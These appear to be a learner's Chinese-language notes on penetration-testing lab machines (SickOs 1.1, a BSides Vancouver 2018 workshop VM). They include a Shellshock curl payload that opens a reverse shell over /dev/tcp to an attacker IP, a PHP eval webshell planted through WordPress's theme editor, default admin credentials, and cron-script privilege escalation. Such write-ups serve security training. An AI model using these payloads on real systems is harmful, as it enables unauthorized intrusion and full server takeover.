靶机练习
SickOs 1.1
发现主机
- netdiscover
- arp-scan -l
- nmap -sP 192.168.221.1/24
- nmap -sS -sV -T4 -A -p- -Pn 192.168.221.134

扫到网络代理
| |
直接访问8080被拒绝,挂他代理访问
扫描漏洞
- nikto 扫一波漏洞 nikto -h 192.168.221.134 -useproxy http://192.168.221.134:3128
- socks5://127.0.0.1:7890
- 可以打cve也可以打web后台

- Apache mod_cgi - ‘Shellshock’ Remote Command Injection - Linux remote Exploit (exploit-db.com)
手打python exp.py payload=reverse rhost=192.168.221.134 lhost=172.17.112.3 lport=11122 proxy=192.168.221.134:3128 pages=/cgi-bin/status/ 没打通curl -v --proxy 192.168.221.134:3128 \ http://192.168.221.134/cgi-bin/status -H "Referer: () { test;}; echo 'Content-Type: text/plain'; echo; echo; /usr/bin/id; exit" curl -v --proxy 192.168.221.134:3128 \ 192.168.221.134/cgi-bin/status -H "Referer: () { test;}; 0<&28-;exec 28<>/dev/tcp/172.17.112.3/11122;/bin/sh <&28 >&28 2>&28"
getshell
默认地址Wolf CMS:http://192.168.221.134/wolfcms/?/admin
默认密码admin/admin
上传大马 登录大马 查看配置文件 有密码


尝试登录 sickos 密码john@123



- sudo -l Linux sudo命令 | 菜鸟教程 (runoob.com)
- -l 显示出自己(执行 sudo 的使用者)的权限
- sudo 使用权限:在 /etc/sudoers 中有出现的使用者。
- cat /etc/cron.d/automate 查看定时任务
- /var/www/connect.py

- 写反弹shell进去可以弹root出来

成功提权 结束
BSides-Vancouver-2018-Workshop
扫描服务
 nmap -sS -sV -T4 -A -p- -Pn 192.168.221.135
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-27 15:08 CST
Nmap scan report for bogon (192.168.221.135)
Host is up (0.0010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.221.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/27%OT=21%CT=1%CU=32261%PV=Y%DS=2%DC=T%G=Y%TM=61A1D9
OS:8D%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OP
OS:S(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST
OS:11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC
OS:N(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=C95%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT     ADDRESS
1   0.16 ms LAPTOP-3Q0LGQ5O.mshome.net (172.17.112.1)
2   0.63 ms bogon (192.168.221.135)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.14 seconds
 FTP server status:
|      Connected to 192.168.221.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
允许匿名登录
文件users.txt.bk:
abatchy
john
mai
anne
doomguy
写马
appearance -> Edit Themes ->header.php
第一行写入
file_put_contents(‘./aaa.php’,’<?php eval($_GET[1]);’);
保存
访问aaa.php
http://192.168.221.135/backup_wordpress/aaa.php?1=system(’ls’);
得到权限
拿权
反弹shell
| |
也可以传个小马,连上蚁剑,,,,拉个大马进去 大马反弹shell 进入交互模式
| |
提权


查找每个用户文件,和浏览各目录文件,发现位于 /usr/local/bin/cleanup 文件,其权限是777,查看内容 为:
#!/bin/sh
rm -rf /var/log/apache2/* # Clean those damn logs!!
修改内容为反弹shell
思路

没有入手点就爆破密码用户,wpscan
熟悉wordpress提权方式
熟悉反弹shell的姿势
Bulldog
主机发现
netdiscover -r 192.168.0.0/24